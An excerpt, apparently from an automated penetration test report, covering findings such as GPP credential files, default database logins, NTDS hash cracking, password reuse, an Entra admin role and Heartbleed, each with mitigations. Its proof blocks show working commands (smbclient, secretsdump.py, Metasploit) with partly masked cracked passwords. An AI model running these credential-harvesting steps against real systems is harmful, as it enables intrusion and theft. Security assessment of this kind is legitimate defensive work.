/Windows/.../ScheduledTasks.xml	10.0.4.130	GPP File /Windows/System32/GroupPolicy/DataStore/0/sysvol/pod04.example.internal/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.4.130 : 445 : C$		HIGH 8.8
/Windows/.../ScheduledTasks.xml	10.0.229.2	GPP File /Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.229.2 : 445 : C$		HIGH 8.8
/Windows/.../Groups.xml	10.0.229.1	GPP File /Windows/SYSVOL/sysvol/smoke.net/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml on 10.0.229.1 : 445 : C$		HIGH 8.8
/ProgramData/.../Groups.xml	10.0.229.11	GPP File /ProgramData/Microsoft/Group Policy/History/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/Groups/Groups.xml on 10.0.229.11 : 445 : C$		HIGH 8.8

Asset	Host	Description	Downstream Impacts	Severity
/System32/.../ScheduledTasks.xml	10.0.4.130	GPP File /System32/GroupPolicy/DataStore/0/sysvol/pod04.example.internal/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.4.130 : 445 : ADMIN$		HIGH 8.8
/SYSVOL/.../ScheduledTasks.xml	10.0.229.2	GPP File /SYSVOL/sysvol/smoke.net/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.229.2 : 445 : ADMIN$		HIGH 8.8
/System32/.../Groups.xml	10.0.4.130	GPP File /System32/GroupPolicy/DataStore/0/sysvol/pod04.example.internal/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/Groups/Groups.xml on 10.0.4.130 : 445 : ADMIN$		HIGH 8.8
/ProgramData/.../Groups.xml	10.0.220.53	GPP File /ProgramData/Microsoft/Group Policy/History/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/Groups/Groups.xml on 10.0.220.53 : 445 : C$		HIGH 8.8
/ProgramData/.../Groups.xml	10.0.229.6	GPP File /ProgramData/Microsoft/Group Policy/History/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/Groups/Groups.xml on 10.0.229.6 : 445 : C$		HIGH 8.8
/SYSVOL/.../Groups.xml	10.0.4.1	GPP File /SYSVOL/sysvol/pod04.example.internal/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml on 10.0.4.1 : 445 : ADMIN$		HIGH 8.8

Proof

Proof of exploitability against one of the affected assets: **GPP File /Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.4.2 : 445 : C$**

Credentials harvested from the file /Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml

```
05/24/2024, 3:26 PM

$ smbclient \\10.0.4.2\C$ -c get "Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-
00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml" 4d354796-d1f8-4ae7-8aac-e4a26e3a2846 -U
POD04.EXAMPLE.INTERNAL\a-jsmith%1*******

Username: POD04\a-jsmith
Decrypted Password: 1*******
```

2.3.89. Weak or Default Credentials - MySQL

HIGH 8.6

H3-2021-0017

This weakness led to a Ransomware Exposure affecting host 10.2.51.101 and a Sensitive Data Exposure affecting host 10.2.51.101.

8.6 Base Score | 4 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
root	10.2.51.101	Service User root	Ransomware Exposure (3) Sensitive Data Exposure (1)	HIGH 8.6

Proof

Proof of exploitability against affected asset **Service User root**

The mysql database was accessed by the user root

```
05/24/2024, 4:16 PM

$ /opt/h3/enum_databases.py -t 10.2.51.101 -p 3306 --username root --password r*** -s mysql --hashes

# show databases;
-----------
employees
information_schema
mysql
performance_schema
sys
```

2.3.90. Weak or Default Credentials - Postgres

HIGH 8.6

H3-2021-0018

This weakness led to a Ransomware Exposure affecting host 10.2.51.101 and a Sensitive Data Exposure affecting host 10.2.51.101.

8.6 Base Score | 2 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.

- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
postgres	10.2.51.101	Service User postgres	Ransomware Exposure (1) Sensitive Data Exposure (1)	HIGH 8.6
postgres		Service User postgres	Sensitive Data Exposure (1)	HIGH 8.6

Proof

Proof of exploitability against one of the affected assets: **Service User postgres**

The postgresql database was accessed by the user postgres

```
05/24/2024, 4:56 PM

$ /opt/h3/enum_databases.py -t 10.2.51.101 -p 5433 --username postgres --password p******* -s postgresql --
hashes

# SELECT datname FROM pg_database;
-----------
postgres
template1
template0
```

2.3.91. Weak or Default Credentials - MongoDB

HIGH 8.6

H3-2022-0067

This weakness led to a Sensitive Data Exposure affecting host 10.2.51.101.

8.6 Base Score | 2 Attack Paths

Details

If MongoDB is configured with authentication disabled or with weak credentials, an attacker may disclose or modify data stored in the database, including usernames and passwords of database users. The default configuration for MongoDB servers permits full access without requiring authentication. Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can access, disclose, and modify data stored in the database, including usernames and password of other database users.

Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure a strong password policy is in place that requires long, random, and unique passwords for service accounts that access the MongoDB database.
- Ensure a least-privilege policy is implemented for service accounts that access the MongoDB database to minimize the impact of a compromised account.

- Consider use of Kerberos, LDAP, or certificate-based authentication as a stronger alternative to password-based authentication.
- Identify a configuration management process that ensures authentication and access control are enabled and default credentials are changed before MongoDB servers are deployed in a production environment.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- CWE-309: Use of Password System for Primary Authentication @ **https://cwe.mitre.org/data/definitions/309.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**
- Security Checklist — MongoDB Manual @ **https://www.mongodb.com/docs/v5.0/administration/security-checklist/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
root	10.2.51.101	Service User root	Sensitive Data Exposure (2)	HIGH 8.6
admin	10.2.51.101	Service User admin	Sensitive Data Exposure (1)	HIGH 8.6

Proof

Proof of exploitability against one of the affected assets: **Service User root**

The mongod database was accessed by the user root

```
05/24/2024, 4:13 PM

$ /opt/h3/enum_databases.py -t 10.2.51.101 -p 27017 --username root --password t*** -s mongod --hashes

# show dbs -a
-----------
test_db
```

2.3.92. Anonymous MongoDB Access

HIGH 8.6

H3-2022-0070

This weakness led to a Ransomware Exposure affecting host 10.0.40.114 and a Sensitive Data Exposure affecting host 10.0.40.114.

8.6 Base Score | 2 Attack Paths

Details

Anonymous login is allowed on the MongoDB server. The default configuration for MongoDB servers permits full access without requiring authentication.

Anonymous login allows any remote user to connect to the MongoDB server without providing a password or unique credentials. This allows an attacker can access, disclose, and modify data stored in the database, possibly including usernames and password of other database users.

Information Disclosure | File Upload | Unauthorized Access

Mitigations

- Identify a configuration management process that ensures authentication and access control are enabled before MongoDB servers are deployed in a production environment.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**
- Enable Access Control - MongoDB Manual @ **https://www.mongodb.com/docs/v5.0/tutorial/enable-authentication/**
- Security Checklist — MongoDB Manual @ **https://www.mongodb.com/docs/v5.0/administration/security-checklist/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
(anonymous)	10.0.40.114	(anonymous)	Ransomware Exposure (1) Sensitive Data Exposure (1)	HIGH 8.6
(anonymous)	10.2.51.101	(anonymous)	Sensitive Data Exposure (1)	HIGH 8.6

Proof

Proof of exploitability against one of the affected assets: **(anonymous)**

The mongodb database was accessed without authentication

```
05/24/2024, 4:13 PM

$ /opt/h3/enum_databases.py -t 10.0.40.114 -p 27017 --username "" --password "" -s mongodb --hashes

# show dbs -a
-----------
admin
config
graylog
local
```

2.3.93. Weak or Default Credentials - Cracked Credentials from Active Directory Services Database (NTDS)

HIGH 8

H3-2022-0093

Details

After obtaining domain administrator access, NodeZero dumped all domain user NTLM hashes from a domain controller and attempted to crack them. At least one hash for an active domain user was cracked.

Accounts whose password hashes were cracked are ones that an attacker will likely be able to compromise through attacks such as password spray, man-in-the-middle attacks, and other means. Once an account is compromised, an attacker can openly maneuver throughout an environment and access data with the privileges of that account. NodeZero cracks hashes using a variety of methods: Empty password, Based on username, Credential stuffing (the password is an exact match with a known breached password for this username), Credential tweaking (the user's password is a simple mutation of a known breached password for this username), Based on contextual term (the user's password is based on a well known company term), Exact match of known breached password, Based on common breach term for your company. View the proof for a summary report.

Unauthorized Access | Privilege Escalation

Mitigations

- Ensure a strong password policy is in place in accordance with the latest NIST guidance. In particular, ensure users aren't setting passwords that are known to have been part of prior breaches or are easily guessed based on contextual terms such as your company's name. Consider removing any policy requirements for password complexity and password rotation, as these requirements have been shown to result in users setting predictable passwords.
- Configure your password policy to set a high minimum password length of 12 characters or more.
- Reset the passwords for any accounts whose password hashes were cracked, especially for highly privileged accounts and easily guessable passwords. Easily guessable passwords are ones marked as being among the top 10000 known bad passwords, or ones that were cracked with the following methods: Empty password, Based on

username, Credential stuffing, Credential tweaking, Based on contextual term, and Based off common breach term for your company.
- Deactivate any accounts that are no longer needed.
- Consider the use of a password manager to store complex, unique passwords where possible.

References

- NIST Special Publication 800-63B: Digital Identity Guidelines @ **https://pages.nist.gov/800-63-3/sp800-63b.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.1	10.0.4.1	Domain Controller 10.0.4.1 (dc01.pod04.example.internal)		HIGH 8
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 8

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.4.1 (dc01.pod04.example.internal)**

Summary of NTLM hashes cracked from the NTDS.DIT database

```
05/24/2024, 2:56 PM

$ secretsdump.py -user-status -pwd-last-set -just-dc-ntlm a-jsmith:1*******@10.0.4.1

-- Cracked Cred Summary --
# Cracked: 16 out of 76
% Cracked: 21.099999999999998

-- # Cracked Creds by User Status --
Enabled: 6/65 (9.2%)
Disabled: 10/11 (90.9%)

-- # Cracked Creds by Cracking Method --
Empty password: 11 (1 enabled)
Based on username: 0 (0 enabled)
Credential stuffing: 0 (0 enabled)
Credential tweaking: 0 (0 enabled)
Based on contextual term (e.g. company name): 2 (2 enabled)
Exact match of known breached password: 3 (3 enabled)
Based off common breach term for your company: 0 (0 enabled)

-- # Cracked Creds By Password Length --
0 Characters (empty password): 11 (1 enabled)
1-7 Characters (below NIST recommendation): 0 (0 enabled)
8-11 Characters (below Horizon3 recommendation): 5 (5 enabled)
12+ Characters (Horizon3 recommendation): 0 (0 enabled)

-- # Cracked Creds With Passwords in Top N Worst Passwords --
Reference: https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Common-Credentials/1
0-million-password-list-top-10000.txt
Top 100 worst passwords: 0 (0 enabled)
Top 1000 worst passwords: 0 (0 enabled)
Top 10000 worst passwords: 0 (0 enabled)

-- List of Cracked Accounts - Enabled Users --
sm0es0b3l7:H********!, status: Enabled, pwd last set: 2024-04-01 19:00, cracking method: Contextual term
Guest:, status: Enabled, pwd last set: never, cracking method: Empty password
nsunkavally:S*********!, status: Enabled, pwd last set: 2024-04-01 18:35, cracking method: Breached passwo
rd
xhh0p6mzrs:H*******!, status: Enabled, pwd last set: 2024-04-01 19:00, cracking method: Contextual term
a-jsmith:1*******, status: Enabled, pwd last set: 2024-04-01 17:29, cracking method: Breached password
jsmith:S*********!, status: Enabled, pwd last set: 2024-04-01 17:29, cracking method: Breached password
```

2.3.94. Password Reuse Found in Active Directory Services Database (NTDS)

HIGH 8

H3-2022-0095

Details

After obtaining domain administrator access, NodeZero dumped all domain user NTLM hashes from a domain controller. At least two active domain users were found sharing the same password. View the proof for a summary report.

Attackers can exploit password reuse to discover new credentials and move laterally through the environment, gaining access to more data, applications, and hosts.

Unauthorized Access | Privilege Escalation

Mitigations

- Reset the passwords for any accounts found to be sharing passwords, especially for highly privileged accounts.
- Deactivate any accounts that are no longer needed.
- Consider the use of a password manager to store complex, unique passwords where possible.

References

- NIST Password Guidelines @ **https://pages.nist.gov/800-63-3/sp800-63b.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.1	10.0.4.1	Domain Controller 10.0.4.1 (dc01.pod04.example.internal)		HIGH 8
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 8

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.4.1 (dc01.pod04.example.internal)**

Summary of Password Reuse for Credentials in NTDS.DIT database

```
05/24/2024, 2:56 PM

$ secretsdump.py -user-status -pwd-last-set -just-dc-ntlm a-jsmith:1*******@10.0.4.1

-- Password Reuse Summary --
(Note: Analysis excludes disabled users and users with empty passwords)
# Users with the exact SAME or SIMILAR password as another user: 2 out of 64
% Users with the exact SAME or SIMILAR password as another user: 3.125
1 password(s) are being used by these 2 users

-- Blast Radius: # Additional Accounts That Can Be Compromised if a Single Account is Compromised --
Worst case password reuse blast radius: 1
Average password reuse blast radius (equal to 0 when everyone has a unique, dissimilar password): 0.031

-- Worst Passwords by Re-use/Similarity --
(2) 6*****************************1:H*******! - sm0es0b3l7, xhh0p6mzrs
```

2.3.95. Active Directory User has Entra Administrator Role

HIGH 8

H3-2024-0029

Details

An on-premises Active Directory user has an Admin role in a synchronized Microsoft Entra ID tenant.

Attackers who are able to compromise the domain user's credential can log into the Entra ID tenant with elevated privileges. Attacker's may also forge valid credentials after compromising the on-premises domain using a Kerberos Silver Ticket Attack if Azure Seamless SSO is enabled. Compromise of an Entra ID Global Administrator gives an attacker full access to any associated cloud resources.

Privilege Escalation

Mitigations

- Avoid using on-premises synced accounts for Microsoft Entra role assignments. Use separate and unique Entra ID administrator accounts that do not synchronize with on-premises Domains using Entra Connect.
- Utilize a Least Privilege security policy and limit the administrative access provided to users. Entra has several built in administrator roles - choose the one that best fits the privileges a given administrator account requires.
- Limit the number of Global Administrators to less than 5. Limit the number of total privileged role assignments to less than 10.

References

- Microsoft - Best Practices for Microsoft Entra Roles @ **https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/best-practices**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
a-jsmith		Domain Admin a-jsmith		HIGH 8

Proof

Proof of exploitability against affected asset **Domain Admin a-jsmith**

Results of MS Graph Query showing user a-jsmith has the Global Administrator Role in pod16.example.com

```
05/24/2024, 4:20 PM

$ python3 /opt/h3/entra_graph_search.py --username a-jsmith --refresh_token 0.*****************************uw
--domain pod16.example.com --tenant 48161a3e-d44d-4cf5-8553-07b94c7fe64b check_dir_roles

{
    "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#directoryObjects",
    "value": [
        {
            "@odata.type": "#microsoft.graph.group",
            "id": "4a143620-57f9-43c6-83d1-6fb63f9a256e",
            "deletedDateTime": null,
            "classification": null,
            "createdDateTime": "2023-01-10T14:32:17Z",
            "creationOptions": [
                "Team",
                "ExchangeProvisioningFlags:3552"
            ],
            "description": "Horizon 3 AI, Inc.",
            "displayName": "Horizon 3 AI, Inc.",
            "expirationDateTime": null,
            "groupTypes": [
                "Unified"
            ],
            "isAssignableToRole": null,
            "mail": "Horizon3AIInc@example.com",
            "mailEnabled": true,
            "mailNickname": "Horizon3AIInc",
            "membershipRule": null,
            "membershipRuleProcessingState": null,
            "onPremisesDomainName": null,
            "onPremisesLastSyncDateTime": null,
            "onPremisesNetBiosName": null,
            "onPremisesSamAccountName": null,
            "onPremisesSecurityIdentifier": null,
            "onPremisesSyncEnabled": null,
```

```
            "preferredDataLocation": null,
            "preferredLanguage": null,
            "proxyAddresses": [
                "SPO:SPO_a74533a7-bfb1-45a0-b5f3-44bc99bb03ec@SPO_48161a3e-d44d-4cf5-8553-07b94c7fe64b",
                "smtp:Horizon3AIInc@example.onmicrosoft.com",
                "SMTP:Horizon3AIInc@example.com"
            ],
            "renewedDateTime": "2023-01-10T14:32:17Z",
            "resourceBehaviorOptions": [
                "HideGroupInOutlook",
                "SubscribeMembersToCalendarEventsDisabled",
                "WelcomeEmailDisabled"
            ],
            "resourceProvisioningOptions": [
                "Team"
            ],
            "securityEnabled": false,
            "securityIdentifier": "S-1-12-1-1242838560-1137072121-3060781443-1847958079",
            "theme": null,
            "uniqueName": null,
            "visibility": "Public",
            "onPremisesProvisioningErrors": [],
            "serviceProvisioningErrors": []
        },
        {
            "@odata.type": "#microsoft.graph.directoryRole",
            "id": "31ed819b-f6ec-4760-8f79-bde5a1cf6515",
            "deletedDateTime": null,
            "description": "Can manage all aspects of Azure AD and Microsoft services that use Azure AD id
entities.",
            "displayName": "Global Administrator",
            "roleTemplateId": "62e90394-69f5-4237-9190-012177145e10"
        }
    ]
}
```


2.3.96. OpenSSL Heartbleed Vulnerability

HIGH 7.5

CVE-2014-0160

Heartbleed

This is a CISA Known Exploited Vulnerability.

7.5 Base Score | 0 Attack Paths

Details

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Attackers can use this vulnerability to dump sensitive information from the memory of vulnerable servers. Sensitive information can include private keys, passwords, and other confidential data.

Information Disclosure

Mitigations

- The vulnerability is patched in OpenSSL version 1.0.1g and later. Refer to your vendor's documentation to upgrade to the latest version.

References

- CVE-2014-0160 @ **https://nvd.nist.gov/vuln/detail/CVE-2014-0160**
- Heartbleed @ **https://heartbleed.com/**
- FOX-IT Blog Writeup @ **http://blog.fox-it.com/2014/04/08/openssl-heartbleed-bug-live-blog/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.101 : 8443	10.2.51.101	Web Service on 10.2.51.101 Port 8443		HIGH 7.5

Proof

Proof of exploitability against affected asset **Web Service on 10.2.51.101 Port 8443**


Memory leaked through Heartbleed vulnerability using the Metasploit Framework

```
05/24/2024, 3:56 PM

$ python3 /opt/h3/msfrun.py

VERBOSE => true
RPORT => 8443
SSL => false
SSLVersion => Auto
SSLVerifyMode => PEER
ConnectTimeout => 10
TCP::max_send_size => 0
TCP::send_delay => 0
THREADS => 1
ShowProgress => true
ShowProgressPercent => 10
TLS_CALLBACK => None
TLS_VERSION => 1.0
MAX_KEYTRIES => 50
STATUS_EVERY => 5
RESPONSE_TIMEOUT => 10
LEAK_COUNT => 1
HEARTBEAT_LENGTH => 65535
XMPPDOMAIN => localhost
ACTION => SCAN
RHOSTS => 10.2.51.101
[-] Unknown datastore option: DisablePayloadHandler.
[*] 10.2.51.101:8443      - Leaking heartbeat response #1
[*] 10.2.51.101:8443      - Sending Client Hello...
[*] 10.2.51.101:8443      - SSL record #1:
[*] 10.2.51.101:8443      -     Type:    22
[*] 10.2.51.101:8443      -     Version: 0x0301
[*] 10.2.51.101:8443      -     Length:  86
[*] 10.2.51.101:8443      -     Handshake #1:
[*] 10.2.51.101:8443      -             Length: 82
[*] 10.2.51.101:8443      -             Type:   Server Hello (2)
[*] 10.2.51.101:8443      -             Server Hello Version:          0x0301
[*] 10.2.51.101:8443      -             Server Hello random data:
4662411bb76f8bb294c615a44cfd417aeabd1efd9af8
b601dd37f36b64646fa9
[*] 10.2.51.101:8443      -             Server Hello Session ID length: 32
[*] 10.2.51.101:8443      -             Server Hello Session ID:
2021a20c9fde23736733da3e3b116ae264052267b170
94010d26f8176d24efa1
[*] 10.2.51.101:8443      - SSL record #2:
[*] 10.2.51.101:8443      -     Type:    22
[*] 10.2.51.101:8443      -     Version: 0x0301
[*] 10.2.51.101:8443      -     Length:  965
[*] 10.2.51.101:8443      -     Handshake #1:
[*] 10.2.51.101:8443      -             Length: 961
[*] 10.2.51.101:8443      -             Type:   Certificate Data (11)
[*] 10.2.51.101:8443      -             Certificates length: 958
[*] 10.2.51.101:8443      -             Data length: 961
[*] 10.2.51.101:8443      -             Certificate #1:
[*] 10.2.51.101:8443      -                     Certificate #1: Length: 955
[*] 10.2.51.101:8443      -                     Certificate #1: #<OpenSSL::X509::Certificate: subject=#
<OpenSSL::X509::Name
 CN=poc.heartbleed.sse.uc3m.es,OU=SSE,O=UC3M,L=Leganes,ST=Madrid,C=ES>, issuer=#<OpenSSL::X509::Name CN=po
c.heartbleed.sse.uc3m.es,OU=SSE,O=UC3M,L=Leganes,ST=Madrid,C=ES>, serial=#<OpenSSL::BN:0x00007f86a16a1330>
, not_before=2020-12-14 18:58:23 UTC, not_after=2021-12-14 18:58:23 UTC>
[*] 10.2.51.101:8443      - SSL record #3:
[*] 10.2.51.101:8443      -     Type:    22
[*] 10.2.51.101:8443      -     Version: 0x0301
[*] 10.2.51.101:8443      -     Length:  331
[*] 10.2.51.101:8443      -     Handshake #1:
```

```
[*] 10.2.51.101:8443      -             Length: 327
[*] 10.2.51.101:8443      -             Type:   Server Key Exchange (12)
[*] 10.2.51.101:8443      - SSL record #4:
[*] 10.2.51.101:8443      -     Type:    22
[*] 10.2.51.101:8443      -     Version: 0x0301
[*] 10.2.51.101:8443      -     Length:  4
[*] 10.2.51.101:8443      -     Handshake #1:
[*] 10.2.51.101:8443      -             Length: 0
[*] 10.2.51.101:8443      -             Type:   Server Hello Done (14)
[*] 10.2.51.101:8443      - Sending Heartbeat...
[*] 10.2.51.101:8443      - Heartbeat response, 45733 bytes
[+] 10.2.51.101:8443      - Heartbeat response with leak, 45733 bytes
[*] 10.2.51.101:8443      - Printable info leaked:
......fO..|FX..Q,b...Q.)...O.$..y..\i<..f.....".!.9.8.........5.............................3.2.....E.D...
../...A.....................................<.s.P.e.....N.<...[.L.F...(.s.}...#.....I.K.c.4...t.......=.
:.!...........:...1...&.f.....J.R.".i.....7.g.,.....@.....T.........W.H...V.............a.....6...x.....
H.................a.........>.i.*.b.5.(.b.B.......e...C...........q.....^.U.....m...'......... .....$...v.
.....................................M.;........A...0.....~.{.....y.w.t.w./.....p...n...8...l.k...j.h./.g.
....f.`...d.c...[.,._...Q.h.\.Z.Y.X.#.W.V.+.T...I.).X.R.....G.F.E.D.B...~.....A.@.>.0...;.9...6.....5.....
=.Y.!.j.3...r.....`.....%."..............................2...........M.o...z.......4...r...............m...
..S.C...8.........|.D.....................-...........y.x.l.k.d...2.O.....'.9.3. .........................ce
"><ExpandedElement/><ProjectedProperty0><MethodName>WriteFile</MethodName><MethodParameters><anyType xsi:t
ype="xsd:string">C:\Windows\win.ini</anyType></MethodParameters><ObjectInstance xsi:type="FileSystemUtils"
></ObjectInstance></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider></item></profi
le>..X-Requested-With.jc...0.|..8.........C.........: XMLHttpRequest..Accept-Encoding: gzip.....z0O..zR..L..
?..IALgAUADQAFQA8ABYAQwAXAFoAGABlABkAagAaAHIAGwB9ABwAiAAdAI0AHgCVACAAoAAjAKMAIQClACIAtgAkALsAJQDDACcA0QAqA
